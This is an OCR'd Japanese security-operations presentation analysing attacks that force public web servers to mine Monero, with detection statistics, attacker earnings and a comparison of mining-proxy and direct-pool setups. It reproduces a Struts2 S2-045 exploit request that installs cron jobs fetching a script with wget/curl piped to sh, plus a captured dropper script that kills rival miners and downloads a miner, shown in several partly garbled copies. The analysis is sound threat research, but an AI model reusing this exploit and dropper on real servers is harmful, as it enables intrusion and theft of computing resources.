公開サーバを狙った仮想通貨の採掘を強要する攻撃について

JSOC JAPAN SECURITY OPERATION CENTER

2019年1月18日

株式会社ラック
JSOC
西部 修明

自己紹介

◆西部　修明（にしべ　なおあき）

◆株式会社ラック

JSOC　セキュリティアナリスト

- ◆リアルタイムログ分析
- ◆レポート執筆
- ◆セキュリティアナリスト教育

背景と動機

- 攻撃者が金銭を得るための手口はクライアント側を狙ったものが広く知られている
  例えば
  - 詐欺や脅迫（スパムメール、偽サポート画面など）
  - バンキングトロイ
- 一方サーバを狙った脅威は金銭を得るというよりは、以下が多い
  - 情報の漏洩/改竄/削除
    ※間接的に金銭を得ている情報売買や、クレジットカード情報の漏洩などを除く
  - 踏み台/ボットネット化

しかし、「匿名性」、「採掘」という特性がある仮想通貨の普及から、この関係に変化があった

仮想通貨の特性を悪用して攻撃者が金銭を得る

- 金銭を振り込ませる：匿名性（を持つことが可能）
  - クライアント、サーバ両者でランサムウェアが猛威をふるう

- 計算機資源を占有する：採掘
  - クライアント側
    - マルウェア、不正/偽アプリケーション
    - JavaScriptマイナー
  - サーバー側
    - マルウェア
    - 攻撃者による任意コード実行

      例：Apache Struts2の脆弱性を突かれ、公開Webサーバが採掘を強要される

レポート、被害報告/報道も多い


被害報告/報道は少ない、
被害が無いから？関心がないから？

「採掘」により攻撃者は
「対象を限定しない収益化」が可能になった

「対象を限定しない、直接的な収益化」の悪質さ

- 例
  - DBサーバを狙って情報を盗み、その後に売買する
    - 対象が限定される、間接的な収益化
  - オープンプロキシやDNS/NTP Amp.踏み台の探査
    - 対象が限定される、収益を得ない
  - 公開サーバを攻撃して、ボットネット傘下に置く
    - 対象を限定しない、収益を得ない
  - 公開サーバを攻撃して、仮想通貨の採掘を強要する
    - 対象を限定しない、直接的な収益化
    - ネットワーク環境と計算機資源さえあればよい

採掘を強要する攻撃の観測状況



検知件数：
ある攻撃者による仮想通貨の採掘強要を目的とした攻撃の検知

※2017/07頃から攻撃者と攻撃手段が増加し、単純な分類が困難

JSOC INSIGHT vol.18「4.2 仮想通貨採掘を目的とする攻撃通信の増加」
https://www.lac.co.jp/lacwatch/report/20180130_001479.html

攻撃者の収入について

採掘していたのはモネロ
（Monero、単位は[XMR]）

ウォレットアドレス（一部）	報酬額[XMR]
43We5FWNCmqffX**********XP9uZvMAZ8gfG7SYaLdQTpo2GGPDjk6zWd GAe6RedPTRhmC1EkGnAY3dPE62H3Gu8R	409.9805411
44NqFYxEZpVH2p**********Yyc6zhxxUutkfHJZSws6NqM4hhjg614JJmN6exb vSVCFsBYmJXwdtnkvA3Cy4CbEi4Q	224.5395188
466iRjZzJZZWAqz**********hj8UJiBEf61Eui6Nw8bEAJ1z434LWM3SKdaDyH 7zgNY64rgg2fYmw8cbP5uBjpMA8g	165.6107616
46HNu1D3kxUPTnf**********pFPYUQSszYTiUYQ6j2ZVd1tbnZdQE3H5ASzo 2w3EMwbSQmr3v5tD7qRd7mCHYeyP7	81.04881332
46Z6dQ77i2qAapF4**********waZbmtyyPsxDXWyxPS5nfYoe5t4R7yTgsvTA xgE8DRwwtKiMxCmM39KCBPfEgL5b	254.3477195
49mQCzecsC6TS1s**********ESvLGLPHYJLKohVCQivAB5jJw2xHokTpjtSfE3D8 m2U3JjDGEWJMYLrN216CM3dRpBt	307.9943628


JSOC INSIGHT vol.18「4.2 仮想通貨採掘を目的とする攻撃通信の増加」
https://www.lac.co.jp/lacwatch/report/20180130_001479.html

合計：約1400[XMR]
※2017年末時点

1[XMR]≒12,000[JPY]（2018/11ごろ）
1[XMR]≒40,000[JPY]（2017/12ごろ）

採掘強要の概要

狙われる脆弱性の例
- S2-045
- Tomcat PUT
- IIS WebDAV BO
- Drupalgeddon 2
- WebLogic wls-wsat
- JBoss




①脆弱性を突いて公開サーバを攻撃

採掘強要の概要

一般に公開されている著名なマイニングプール例
- minexmr.com
- www.supportxmr.com
- nanopool.org
- www.hashvault.pro
- monerohash.com
- moneropool.com

：採掘結果


：仮想通貨



仮想通貨
ネットワーク

②被害ホストは採掘を開始
（接続先は攻撃者の用意したマイニングプロキシ）
③マイニングプロキシは採掘内容を公共のマイニングプールにフォワード

採掘強要の概要



④採掘に成功し、マイニングプールから報酬が支払われる
⑤攻撃者は受け取った報酬を独占する
（利益の分配は行わない）

攻撃リクエスト例

```
GET /index.action HTTP/1.1
Host: example.com
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0
Content-Type: %{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_      BER_ACCESS).(#_memberAccess?(#_memberAccess=#d
m):((#container=#context['com.opensymph      .xwork2.ActionContext.container']).(#ognlUtil=#container.g
etInstance(@com.opensymphony.xwork2.      gnl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().cl
ear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='echo "*/13 * *
* * wget -O - -q http://*. *. *. */res/logo.jpg|sh¥n*/14 * * * * curl http://*. *. *. */res/logo.jpg|sh" |
crontab -
').(#iswin=(@java.lang.System@getProperty('os.name').toLowerC                                                {'c
md.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(                                            ne
.struts2.ServletActionContext@getResponse().getOutputStream(                                                co
py(#process.getInputStream(),#ros)).(#ros.flush())}
```

ペイロードはシェルスクリプト

狙われる脆弱性の例
- S2-045
- Tomcat PUT
- IIS WebDAV BO
- Drupalgeddon 2
- WebLogic wls-wsat
- JBoss

実行されるシェルスクリプト内容

```
#!/bin/sh
rm -rf /var/tmp/mbiigwmdb.conf
rm -rf /var/tmp/agetty
ps auxf|grep -v grep|grep -v zblsxroxz|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "¥./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "¥-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "mbiigwmdb"|awk '{print $2}'|xargs kill -9
ps -fe|grep zblsxroxz|grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
chmod 777 /var/tmp/zblsxroxz.conf
rm -rf /var/tmp/zblsxroxz.conf
curl -o /var/tmp/zblsxroxz.conf http://[redacted]/res/kworker.conf
wget -O /var/tmp/zblsxroxz.conf http://[redacted]/res/kworker.conf
chmod 777 /var/tmp/irqbalance
rm -rf /var/tmp/irqbalance
cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/irqbalance http://[redacted]/res/kworker
wget -O /var/tmp/irqbalance http://[redacted]/res/kworker
else
curl -o /var/tmp/irqbalance http://[redacted]/res/kworker_na
wget -O /var/tmp/irqbalance http://[redacted]/res/kworker_na
fi
chmod +x /var/tmp/irqbalance
cd /var/tmp
proc= grep -c 'processor /proc/cpuinfo`
cores=$(($proc+1)/2)
num=$($cores*3)
sysctl -w vm.nr_hugepages=`$num`
nohup ./irqbalance -c zblsxroxz.conf -t `echo $cores` >/dev/null &
nohup ./irqbalance -c zblsxroxz.conf -t `echo $cores` >/dev/null &
else
echo "runing....."
fi
```

設定ファイル


採掘用のバイナリ

マイニングプール or マイニングプロキシのIP


設定ファイル

```
{
   "url" : "stratum+tcp://*.*.*.*:80",
   "user" :
'466iRjZzJZZWAqz**********j8UJiBEf61Eui6Nw8bEAJ
1z434LWM3SKdaDyH7zgNY64rgg2fYmw8cbP5uBjpMA8g",
   "pass" : "x",
   "algo" : "cryptonight",
   "quiet" : true
}
```

ウォレットアドレス＝振込先
（ここでは攻撃者宛て）




採掘強要の概要 ー マイニングプロキシ型



特徴

・攻撃者が用意したプロキシを経由して
マイニングプールにアクセスする


簡易的な採掘強要 ー プール直接参加型



特徴
・攻撃者はプロキシを用意せず、
振込先を自分に設定して採掘させる

採掘方式の比較

マイニングプロキシ型




・別途プロキシを立てるなど攻撃前準備が必要
（攻撃実施のコストが高い）

・ウォレットアドレス（振込先）が隠蔽できる
（被害ホストを調査してもアドレスが出てこない）

・マイニングプールによるBANは効果が薄い
（容易に接続先マイニングプールを変更可能）

プール直接参加型



・別途ホストを用意する必要がない
（攻撃実施のコストが低い）

・ウォレットアドレスの隠蔽はされない
（被害ホストを調査するとアドレスが特定可能）

・マイニングプールによるBANが有効
（C2通信機能のある攻撃もある）

興味深い点 – 採掘効率向上

```
#!/bin/sh
rm -rf /var/tmp/mbiigwmdb.conf
rm -rf /var/tmp/agetty
ps auxf|grep -v grep|grep -v zblsxroxz|grep "/tmp/"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "¥./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "¥-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "mbiigwmdb"|awk '{print $2}'|xargs kill -9
ps -fe|grep zblsxroxz|grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
chmod 777 /var/tmp/zblsxroxz.conf
wget -O /va                                    http://                    /res/kworker.conf
chmod 777 /v                                   qbalance
rm -rf /var/tmp/irqbalance
cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/irqbalance http://                    /res/kworker
wget -O /var/tmp/irqbalance http://                    /res/kworker
else
curl -o /var/tmp/irqbalance http://                    /res/kworker_na
wget -O /var/tmp/irqbalance http://                    /res/kworker_na
fi
chmod +x /var/tmp/irqbalance
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$(($proc+1)/2)
num=$(($cores*3))
sysctl -w vm.nr_hugepages=`$num`
nohup ./irqbalance -c zblsxroxz.conf -t `echo $cores` >/dev/null &
nohup ./irqbalance -c zblsxroxz.conf -t `echo $cores` >/dev/null &
else
echo "runing....."
fi
```

cat /proc/cpuinfo|grep aes>/dev/null

- AES-NI命令の対応有無で取得するバイナリを変える
  - 仮想通貨 Monero の採掘はAES-NIで最適化可能
  - Monero はASICを排除する方針を取っており、GPUやCPUでの採掘が基本
- メモリページサイズを変更
- コア数に応じて引数を変える

興味深い点 – リソースの取り合い

```
#!/bin/sh
rm -rf /var/tmp/mbijgwmdb.conf
rm -rf /var/tmp/agetty
ps auxf|grep -v grep|grep -v zblsxroxz|grep "/tmp/ "|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "¥./"|grep 'httpd.conf'|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "¥-p x"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "mbijgwmdb"|awk '{print $2}'|xargs kill -9
ps -fe|grep zblsxroxz|grep -v grep
if [ $? -ne 0 ]
then
echo "start process....."
chmod 777 /var/tmp/zblsxroxz.conf
rm -rf /var/tmp/zblsxroxz.conf
curl -o /var/tmp/zblsxroxz.conf http://[redacted]/res/kworker.conf
wget -O /var/tmp/zblsxroxz.conf http://[redacted]/res/kworker.conf
chmod 777 /var/tmp/irqbalance
rm -rf /var/tmp/irqbalance
